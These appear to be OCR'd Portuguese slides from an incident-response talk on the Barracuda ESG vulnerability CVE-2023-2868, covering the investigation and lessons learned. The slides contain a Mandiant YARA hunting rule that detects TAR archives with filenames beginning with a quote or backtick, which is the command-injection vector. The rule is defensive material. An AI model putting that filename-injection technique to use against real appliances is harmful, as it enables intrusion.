
Detection Rules

YARA Rules

```
rule M_Hunting_Exploit_Archive_CVE_2023_2868
{
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for TAR archive with single
quote/backtick as start of filename of enclosed files. CVE-2023-2868"
        md5 = "0d67f50a0bf7a3a017784146ac41ada0"
    strings:
        $ustar = { 75 73 74 61 72 }
        $qb = "'`"
    condition:
        filesize < 1MB and
        $ustar at 257 and
        for any i in (0 .. #ustar) : (
            $qb at (@ustar[i] + 255)
        )
}
```

CVE-2023-2868

- **IoC de Rede**
  - ✓ Logs do Firewall, IDS/IPS, Flow de Rede
  - ✓ Tráfego de Saída (ESG => Internet)
- **IoC de Endpoint (Caixa)**
  - ✓ Acesso ao S.O do equipamento ...
  - ✓ Cliente não pode ... Somente o fabricante (???)
  - ✓ Podemos remover os discos (imagem forense) ???
    - Tem que verificar se o contrato permite (jurídica)
    - Mais reuniões com o fabricante




CVE-2023-2868

- **Final da Jornada**
- O novo equipamento chegou (10 dias)
- Análise forense do disco trouxe mais evidências !
- Monitoramento mais rigoroso da rede
- **Perguntas restantes ...**
- Desde quando o APT estava na rede?
- Quais dados foram exfiltrados?
- Estamos livres da ameaça?

Lições Aprendidas


Lições Aprendidas

- ✓ Ninguém está, de fato, “pronto” para lidar com um APT.
- ✓ As ameaças cibernéticas estão cada vez mais avançadas. Cedo ou tarde sua organização será comprometida.
- ✓ A defesa precisa evoluir de um postura reativa (focada na prevenção) para uma postura proativa (detecção e resposta rápida) – ***threat hunting.***




Lições Aprendidas

- ✓ Defesa em profundidade / camadas.
- ✓ **Análise rigorosa de tráfego de saída (*output*).**
- ✓ *Flow* de rede: movimentação lateral.



Lições Aprendidas

- ✓ Manter um canal de comunicação constante, claro e transparente com todos os envolvidos (*need to know*) durante o incidente.
- ✓ **Avaliar a postura de segurança de seus parceiros e fabricantes (PSIRT).**
- ✓ Ficar atento a campanhas pertinentes:
  - ➢ Zimbra CVE-2022-41352
- ✓ E-mail não é o melhor canal para tratar de determinados assuntos (utilizar PGP).



FIM

! Muito obrigado !

Contato

- https://www.linkedin.com/in/laiosbarbosa/
- https://twitter.com/laios_barbosa
- https://gohacking.com.br
- https://www.linkedin.com/company/gohacking
- https://www.instagram.com/go.hacking/
- https://www.youtube.com/@go.hacking